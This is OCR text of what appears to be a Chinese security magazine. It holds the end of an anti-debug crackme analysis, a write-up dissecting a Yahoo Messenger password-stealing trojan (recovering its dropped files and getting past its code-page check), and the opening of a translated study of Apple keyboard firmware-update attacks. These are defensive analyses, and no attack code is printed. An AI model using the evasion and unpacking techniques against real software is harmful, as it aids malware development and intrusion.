
判断有没有 9D（popfd），即检查是不是由于堆栈的不平衡而引发的异常，若是则跳到 00403411。

```
00403407    or dword ptr ds:[edi+C0],100
00403411    mov eax,dword ptr ss:[ebp+8]
00403414    cmp dword ptr ds:[eax],80000003
//这里的异常代码 80000003 就相当于 int3，这里继续检
//查异常是不是由 int3 引起的
0040341A    je short aescul.0040341E
//跳转到一个读取内存错误的异常处
```

程序通过修改 EFL 寄存器的值，设置陷阱标志，nop 引发单步异常，在异常处理中检测调试。先调用 GetCurrentThread、GetThreadContext 和 SetThreadContext 清空调试寄存器，然后检测在算法代码部分是否有断点，若有就引发内存异常。

到此，我们就将这个 Anti-debug Crackme 分析完了。因为自己也是刚刚开始学习破解，虽然部分内容不是独立完成的，不过还是从中学到了不少新东西，希望大家也能从中学有所得。

前置知识：汇编
关键词：破解、脱壳、木马



彻底分析盗号木马

文/图 tcpper[S.U.S]

近日朋友传过来一个木马样本让我分析一下，该木马文件名为繁体，改成 rename.exe 后，用 PEiD 查壳，如图 1 所示，发现不太妙，看来要手动脱壳了。

正准备用 OD 载入手动脱壳，猛然想起很多木马的最外层程序只是作为资源的存放器，分析起来不一定有什么价值，还是先实际运行一下，看看其行为再决定重点分析哪方面吧！于是将其放进虚拟机，打开 procmon，设好过滤参数，双击运行，得到如图 2 所示的结果。




图 1




图 2

明显可以看出这个程序在临时文件夹下释放了"6.exe"和"自我安全教育-必看.exe"，然后使用 WinExec 执行这两个程序，看来问题就在这儿了。打开这两个文件夹，不出意外，没有找到这两个文件，毕竟没有哪个木马会等着你来分析它。看来 rename.exe 在执行过后就把这两个文件删除了，要想进一步分析，只能在删除之前阻止它，并得到一份拷贝，也就是说只能调试了。虚拟机里只有 WinDbg，于是用 WinDbg 打开 rename.exe，并利用 bu 在 kernel32!DeleteFile 处下断点，成功断下后拷贝 temp 文件夹下的这两个文件，就得到了 6.exe 和"自我安全教育-必看.exe"，其中后者是个 WinRAR 自解压程序，运行后会释放一个文本文档并打开，起迷惑作用。

之后的分析重点自然是 6.exe 了，再查壳，发现也是未知壳，估计与 rename.exe 用的是同一个壳。运行 6.exe，发现它创建并执行了 2.bat，同样用在 DeleteFileA 处下断点的方法得到 2.bat 文件，打开后发现是一堆乱码，如图 3 所示。




图 3

中间夹着一个修改日期为当前日期的语句，估计是利用修改时间让杀毒软件失效的方法。既然有改回现在日期的，就肯定有改成之前日期的了，又仔细看了看 promon 的记录，发现 1.bat 执行了两次，中间夹着 6.exe 的一些操作，估计是第一次执行完之后用 writefile 改变了批处理文件的内容又执行的。在 kernel32!WriteFile 处下断点，得到了验证，日期曾被改回过 2005 年。

6.exe 没有表现出一个木马应有的连接端口之类的操作，应该是执行条件没有被满足，看来手工脱壳在所难免了。手工脱壳的过程比较复杂，这里就不细说了，提一下需要注意的地方：在使用 ESP 定律脱壳时，发现 6.exe 总是没有到达入口点就退出了，后来一步步分析，终于找到元凶，在壳的代码中用了 GetACP 函数来判断当前代码页是否是 0x3A8（简体中文），如图 4 所示。




图 4

通过控制面板把当前代码页改成繁体中文，重新执行 6.exe，执行完以后通过 procmon 发现在 help 文件夹下释放了一个 F3C74E3FA248.dll 文件，然后 load 了这个 DLL 文件，通过 ProcExp 查看进程模块，发现这个 DLL 被插入各个进程，如图 5 所示，感觉像是在加载钩子，估计是盗号用的。




图 5

接下来就要分析 DLL 了，用 PEiD 查壳，不出所料，是未知壳。用 OD 再次手工脱壳，此处的壳与上面脱的壳应该是同一个，所以也会判断当前代码页。

脱壳成功后，木马的特征就比较明显了，send、recv、hook 之类的函数一堆，注册表自启动、映像劫持之类也改得一塌糊涂，不过只要丢进 IDA，一切就都明朗了。鉴于朋友的目的主要是找出木马使用的域名、邮箱之类的信息，就直接在 OD 里用字符串查找来找找吧！找到的域名信息如图 6 所示，同时我们也可以大体通过这些字符串的信息知道这个木马主要是用来盗雅虎通账号密码的！





图 6

至此，这个盗号木马就基本分析完了，在木马的分析过程中，最困难的地方在于这个木马会限制简体中文系统的调用，找到为什么木马没有表现出应有的特征，做出相应的改变，再分析就比较简单了！

前置知识：Mac OS
关键词：漏洞、固件更新、Rootkit



Apple 固件更新机制的逆向与利用

文/ K. Chen 译/ Fahrenhei

2005 年的时候，美国国防部的国防科学委员会对本国电子产品制造业务外移的现象表示出了强烈的担忧情绪，担心国外生产的芯片和微电子部件运回本国使用，会给政府以及军事核心部门带来严重的安全隐患。如果对方在设计阶段预谋好了控制某个电子部件的具体方法，那么该部件产品的机密性、完整性和可用性都将大打折扣，甚至带来设备被渗透，以及信息泄露的危险。然而与此同时，要检测出这样的恶意修改也是极为困难的。由于现代系统的复杂性，隐秘的修改可能已经深深嵌入在系统底层，想要发现，乃至探测上的尝试都是难上加难。

截止目前，King 等人已经在 Leon3 开源的 SPARC 处理器上，通过修改 VHDL 处理逻辑，实现了一个“通用意图”的恶意处理器。修改后的 MMU，在观察到数据总线上出现了特定的数据序列之后，可以让不具备特权的程序访问内存中的特权区域，所有的保护措施都将即时失效。我们通过处理器的调试硬件机制，逆向了保存在指令和数据缓存中的二进制数据后发现，该处理器将创建一种所谓的“影子（shadow）模式”，允许通过远程的 UDP 数据包来启动。整个处理器的恶意修改仅仅增加了大约 0.13%的逻辑门电路，但却提供了相当丰富的恶意功能，像 root 权限扩张、后门登录和口令窃取等都应有尽有。

有关硬件的安全威胁不仅来源于其内部的电子部件，近年来，很多用户也为（off-the-shelf）消费类电子产品的安全问题所困扰。2006 年，Apple 出产了一批带有 Windows MonE.exe 病毒的 iPod 音乐播放器，TomTom 也重蹈覆辙，其生产的 GO 910 GPS 导航设备中居然感染了 Windows 下的恶意程序。而 McDonald 2006 年在日本地区的推广活动当中，一共分发出去了超过 10000 个带有口令窃取功能木马的 MP3 播放器。甚至大名鼎鼎的硬盘厂商 Seagate，于 2007 年生产的 3200 块 Maxtor 个人存储硬盘中，都带有一个名为 Virus.Win32.AutoRun.ah 的病毒程序。它可以关闭杀毒软件，并窃取玩家的魔兽世界以及其他中文网游的登录信息。2007 年暑期，BestBuy 出售的相当数量的数码相框里都包含有 Windows 病毒。2008 年，在惠普的 ProLiant 服务器，华硕的 Eee Box 迷你计算机中同样也都发现了类似的恶意程序。通常大家都认为从生产商那里过来的是一个干净的系统，但上面的例子表明，恶意软件还是有“搭便车”的可能，从供应链的第一级起，病毒木马就有可能时刻与用户相伴。

消费类电子产品为了减少用户亲临市场的成本，基本上都具备自己的固件升级机制，用于修正已有的 Bug 和扩展新的功能，目前已有官方的 USB 规范来描述通过 USB 传输的固件更新例程。虽然其提供了升级的便利性，但这也成为问题所在，攻击者可以利用更新机制的弱点，用恶意程序更新设备固件。某些时候，尤其是在更新程序不需要制造商验证的情况下，由此带来的危险也就愈发明显。我们今天所要讲的 Apple 产品的逆向工程研究就与此有关。

先前的工作

研究者们最近对通过软件更新机制来进行的攻击比较感兴趣，这方面的资料自然不在少数。我们知道 Linux 或者 BSD 系统的包管理程序（Package Managers），是典型的以超级用户（superuser）身份运行的、修改系统软件的管理程序。Cappos 等人研究了目前流行的包管理程序，如 Yum、Apt、YaST 和 ports 等，找到了其各自的弱点所在。如果攻击者控制了更新源，为众多流行的 Linux 发行版伪造一个更新源，或者在 ARP、DNS 和 DHCP 的层面发起一个中间人攻击（man-in-the-middle），那危险就有实时发生的可能。在过去的很多年中，已经有相当数量 GNU 项目的更新服务器被黑过，给用户造成了很大的损失。而在近期 2008 年的 8 月，还有黑客渗透进了 RedHat 的服务器，篡改了更新源服务器中各软件包的数据签名。

对于 Windows 和 Mac OS X 这样的操作系统，Amato

开发了一个开源的软件包——EvilGrade，专门利用流行软件在执行不安全更新操作时的漏洞隐患。针对 Mac OS X，EvilGrade 还具有恶意更新的功能。攻击者发起一个中间人攻击，注入一个伪造的更新程序就可以利用当前系统的脆弱点。而且当前存在这样隐患的软件还不在少数，iTunes、Winamp、WinZip 和 Sun Java plugin 都有可能成为攻击的目标。

说了那么多实例，利用更新机制来入侵系统的方法早已不是什么新鲜的玩意儿。对于高安全等级的应用环境，比如政府和军事部门，USB 端口一般都是禁止使用的。在某些计算机上，存在设计缺陷的 USB 设备，仍然会让恶意分子有可乘之机。例如 Apple 的第四代 Macbook Pro 笔记本，即使在没有连接任何外部 USB 设备的情况下，其内部仍然有四条正在使用的 USB 总线：蓝牙设备、红外接收器、LCD 屏上的 iSight 摄像头以及键盘与触摸板。因此在本文中，我们将来讨论通过恶意更新的方式渗透 Apple 系统的具体方法。

键　盘

作为计算机数据输入的主要设备，针对键盘和打字机（typewriters）的攻击已经有很长的历史了。20 世纪 80 年代，很多新闻就曾报道过，位于莫斯科的美国使馆人员发现，工作中使用的打字机中被植入了窃听设备，后者通过电源线，以电视信号的频率将监视到的击键记录发送出去。类似的，其他国家位于莫斯科的使馆也发现了类似的问题。1999 年，FBI 的调查人员进入 Nicodemo S. Scarfo 和 Frank Paolercio 的办公室进行搜查时，发现了一份加密过的文件。为了解密这份文件，FBI 后来又将办公室物归原主，但是在 Scarfo 的电脑里安装了一个 Keylogger，窃取了他的 PGP 密钥。FBI 获得密钥之后，解密了文件，并最终找到了指控上述两人非法参与赌博和高利贷的确凿证据。

截至目前，商业或者免费的键盘记录程序遍地都是，信手拈来就是一把，比如 logKext 就是这其中具有代表性的一个。logKext 是一款免费而且开源的、基于 Mac OS X 内核扩展的键盘记录程序，而基于 Windows 的 SetWindowsHookEx() API 平台下的类似软件更是数不胜数。除此之外，还有一些是硬件级别的键盘记录程序。针对目前流行的 PS/2 和 USB 等即插即用的键盘设备，它们一般都安装在键盘内部。不过，最神奇的有关键盘记录的研究还要数 ZHUANG 等人，他们利用记录并分辨敲击不同按键时的声音来识别用户的按键操作。呵呵，听起来有点不可思议，靠不靠谱就是另外一回事了。

Apple Aluminum 键盘

2007 年 8 月，Apple 推出了有线和无线两种规格、针对其新发布的 iMac 桌面系统而设计的新一代键盘。该键盘的按键非常轻薄，而且以金属铝包裹其外，故得名为 “Aluminum”，如图 1 所示。




图 1　有线 Aluminum 键盘及其各型号对比


有线 Aluminum 键盘的模型编号为 A1243， Apple 内部编号为 MB110LL/A，其本质上是一个键盘与一个 USB hub 连接在一起的产物，外部再通过一个 USB 接口与 PC 相连，而无线产品使用的是蓝牙 2.0 的传输技术。我们对有线的 Aluminum 键盘做了一些检测，其生产商 ID（Vendor ID）为 0x05ac，产品 ID(Product ID)是 0x0220，内部集成的 hub id 为 0x1006。目前为止有线 Aluminum 键盘是 Apple 的 iMac 或者 Mac Pro 等系列计算机的标准键盘配置，如果想要获取无线键盘，需要支付一笔额外的费用来单独购买。

2009 年 3 月，Apple 推出了另一款新的有线键盘产品，模型编号 A1242，内部编号 MB869LL/A。该键盘的按键布局和前面的蓝牙无线产品几乎一模一样，即没有独立的数字按键区域。这副键盘的生产商 ID、产品 ID 和 hub id 分别为 0x05ac 、0x021d 和 0x1005。和上述 A1243 的键盘一样，A1242 也可以通过 USB 与各种设备互联。

